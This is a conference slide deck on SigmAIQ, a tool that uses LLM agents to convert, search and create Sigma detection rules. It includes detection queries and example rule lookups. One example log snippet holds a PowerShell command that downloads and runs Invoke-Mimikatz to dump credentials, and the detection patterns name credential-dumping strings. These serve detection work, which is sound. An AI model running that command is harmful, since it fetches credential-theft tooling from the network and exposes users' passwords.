

ATTACKIQ

# SigmAIQ

Bridging Advanced LLM Support with Sigma Rules for Next-Gen Cyber Defense

Stephen Lincoln

Twelfth EU MITRE ATT&CK® Community Workshop

2024-05-17

## Stephen Lincoln


- Sr. Security Engineer – AttackIQ since Nov. 2021
- 12+ years exp. in security field
- Background in chemical engineering, computation bio
- Exp. in both red + blue teaming
  - Currently purple teaming!
- SIEM, Detection Engineering, IR, appsec, etc.

## Contact Info

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- Discord
  - slincoln-aiq (SigmaHQ Community)
  - <https://discord.gg/27r98bMv6c>
- LinkedIn:
  - <https://www.linkedin.com/in/stephen-lincoln-52109065/>
- Github
  - <https://github.com/slincoln-aiq>

# pySigma: Converting Rules to Queries

- Python library to parse Sigma Rules and convert them into SIEM/Security product queries
  - <https://github.com/SigmaHQ/pySigma>
- Python core libraries maintained by SigmaHQ
- Translation libraries, known as "pipelines" and "backends", maintained by community members
- Backends produce queries, pipelines handle field/value conversions, other logic



# SigmAIQ: How it started...

- AIQ platform uses opensource pySigma wrapper we maintain called SigmAIQ
  - <https://github.com/AttackIQ/SigmAIQ>
- Why SigmAIQ?
  - Installs all pipeline/backend libraries
  - Ease-of-use functionality/utils, minimal setup/code required
  - Easily create and implement custom field mappings for your SIEM/security product
  - AI/LLM support

### Mshta Script

Scenario Ver. 1.313 - Last Updated 08/18/2023

OVERVIEW

PARAMETERS

MITIGATIONS

MITRE ATT&CK

NOTES

Select an item from the list to the left to see its full description and available actions.

GENERAL (1)

DETECTION RULES (6)

**MSHTA Suspicious Execution 01**  
Detection for mshta.exe suspicious execution patterns sometimes involving file polyglotism  
Source: Sigma

**Wscript Shell Run In CommandLine**  
Detects the presence of the keywords "Wscript", "Shell" and "Run" in the command, which could...  
Source: Sigma

**Suspicious Mshta.EXE Execution Patterns**  
Detects suspicious mshta process execution patterns  
Source: Sigma

**Suspicious Script Execution From Temp Folder**  
Detects a suspicious script executions from temporary folder  
Source: Sigma

**Suspicious SYSTEM User Process Creation**  
Detects a suspicious process creation as

Sigma

Carbon Black

CrowdStrike

Elastic

Rapid 7

Grafana

Microsoft

OpenSearch

>

**Suspicious Mshta.EXE Execution Patterns**

DEFAULT


DeviceProcessEvents  
| where ((FolderPath endswith "\\mshta.exe" and ProcessVersionInfoOriginalFileName =~ "MSHTA.EXE") and ((ProcessCommandLine contains "\\AppData\\Local\\" or ProcessCommandLine contains "C:\\ProgramData\\" or ProcessCommandLine contains "C:\\Users\\Public\\" or ProcessCommandLine contains "C:\\Windows\\Temp\\") and (InitiatingProcessFolderPath endswith "\\cmd.exe" or InitiatingProcessFolderPath endswith "\\cscript.exe" or InitiatingProcessFolderPath endswith "\\powershell.exe" or InitiatingProcessFolderPath endswith "\\pwsh.exe" or InitiatingProcessFolderPath endswith "\\regsvr32.exe" or InitiatingProcessFolderPath endswith "\\rundll32.exe" or InitiatingProcessFolderPath endswith "\\wscript.exe"))) or ((FolderPath endswith "\\mshta.exe" and ProcessVersionInfoOriginalFileName =~ "MSHTA.EXE") and (not(((FolderPath startswith "C:\\Windows\\System32\\" or FolderPath startswith "C:\\Windows\\SysWow64\\")) and (ProcessCommandLine contains ".htm" or ProcessCommandLine contains ".hta") and (ProcessCommandLine endswith "mshta.exe" or ProcessCommandLine endswith "mshta")))))

CLOSE SAVE AS

- Sigma is a generic signature *language*, so let's use large *language* models to do some interesting things with Sigma Rules...
- Added AI/LLM feature to SigmaAIQ in November 2023
- Uses another Python library called *langchain* to create Sigma based bots/agents and add LLM functionality
  - <https://python.langchain.com>
- <https://github.com/AttackIQ/SigmaAIQ/tree/master/sigmaiq/llm>
- Main use cases
  - Rule Conversion
  - Rule Lookup
  - Rule Creation

# But first, a langchain agent & tool primer!

- “The core idea of agents is to use a language model to choose a sequence of actions to take. In chains, a sequence of actions is hardcoded (in code). In agents, a language model is used as a reasoning engine to determine which actions to take and in which order.”
- Agent selects tool, processes output from tool
- Agent can use processed output as input to another tool, or output to user
- Tools must have input schema, ***description of the tool!***






- Allow agent to call conversion code from SigmaAIQ wrapper
- Provide agent valid backend, pipeline, output format combinations already defined in SigmaAIQ
- “Use this tool to translate or convert a Sigma rule into a query for a specific backend. The input must be a Sigma Rule, which can be provided as a YAML string or dict object...”
  - Descriptions are important!
  - Perhaps there’s a theme to this...
- Agent formats user question into correct input args for SigmaAIQ wrapper, calls conversion function, receives converted rule query




# Conversion Tool Flowchart





# Conversion Tool Flowchart



- **QUESTION:**

Translate the following Sigma rule to a Splunk query using the 'splunk\_cim\_dm' pipeline

```
title: whoami Command
description: Detects a basic whoami commandline execution
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    - CommandLine|contains: 'whoami.exe'
  condition: selection1
```

- **ANSWER:**

The translated Splunk query using the 'splunk\_cim\_dm' pipeline for the given Sigma rule is:

```
Processes.process="*whoami*"
\`
```

## QUESTION:

Translate the following Sigma rule to a Splunk query using the 'splunk\_cim\_dm' pipeline:

title: whoami Command

description: Detects a basic whoami commandline execution

logsource:

product: windows

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detection:

selection1:

- CommandLine|contains: 'whoami.exe'

condition: selection1

## ANSWER:


The translated Splunk query using the 'splunk\_cim\_dm' pipeline for the given Sigma rule is:

...

Processes.process="\*whoami.exe"

...

- SigmAIQ uses langchain + FAISS to create & store vector embeddings for each Sigma Rule in the latest Sigma release package
- Can be used for searching for similar Sigma Rules based on a user's question
  - IOCs, log snippets, MITRE ATT&CK Tactics/Techniques
- Similarity search used to return top matching rules, LLM to perform final filtering



Source: <https://www.graft.com/blog/top-open-source-vector-databases>

- **QUESTION:**  
Find a Sigma Rule that detects MITRE ATT&CK Technique T1197: BITS Job on a Windows machine.

- **ANSWER:**

...

title: BITS Transfer Job Download From Direct IP

id: 90f138c1-f578-4ac3-8c49-eecfd847c8b7

description: Detects a BITS transfer job downloading file(s) from a direct IP address.

author: Nasreddine Bencherchali (Nextron Systems)

logsource:

product: windows

service: bits-client

detection:

selection:

EventID: 16403 ...

...

# Sigma Search Tool Example – MITRE ATT&CK

**QUESTION:**

Find a Sigma Rule that detects MITRE ATT&CK Technique T1197: BITS Job on a Windows machine.

**ANSWER:**

I have found a Sigma Rule that detects MITRE ATT&CK Technique T1197: BITS Job on a Windows machine. Here is the YAML representation of the rule:

```
```yaml
```

```
title: BITS Transfer Job Download From Direct IP
```

```
id: 90f138c1-f578-4ac3-8c49-eecfd847c8b7
```

related:

- ```
- id: 99c840f2-2012-46fd-9141-c761987550ef
  type: similar
```

```
status: test
```

```
description: Detects a BITS transfer job downloading file(s) from a direct IP address.
```

## references:

- <https://blog.netsp1.com/15-ways-to-download-a-file/#bitsadmin>
- <https://isc.sans.edu/diary/22264>
- <https://lolbas-project.github.io/lolbas/Binaries/Bitsadmin/>
- <https://blog.talosintelligence.com/breaking-the-silence-recent-truebot-activity/>

author: Nasreddine Bencherchali (Nextron Systems)

```
date: 2023/01/11
```

modified: 2023/03/27

tags:

- attack.defense\_evasion
- attack.persistence
- attack.t1197

logsource:

```
product: windows
```

```
service: bits-client
```

detection:

```
selection:
```

EventID: 16403

RemoteName|contains:

- 'http://1'
- 'http://2'
- 'http://3'

- **QUESTION:**  
Find a Sigma Rule that detects the following process log snippet: IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/EmpireProject/Empire/7a39a55f127b1aeb951b3d9d80c6dc64500cacb5/data/module\_source/credentials/Invoke-Mimikatz.ps1"); \$m = Invoke-Mimikatz -DumpCreds; \$m"

- **ANSWER:**

...

detection:

selection\_1:

ScriptBlockText|contains|all:

- 'DumpCreds'
- 'DumpCerts'

selection\_2:

ScriptBlockText|contains: 'sekurlsa::logonpasswords'

selection\_3:

ScriptBlockText|contains|all:

- 'crypto::certificates'
- 'CERT\_SYSTEM\_STORE\_LOCAL\_MACHINE'

condition: 1 of selection\*



# Sigma Search Tool Example – Process Log

QUESTION:

Find a Sigma Rule that detects the following process log snippet: IEX (New-Object Net.WebClient).DownloadString("<https://raw.githubusercontent.com/EmpireProject/Empire>

ANSWER:

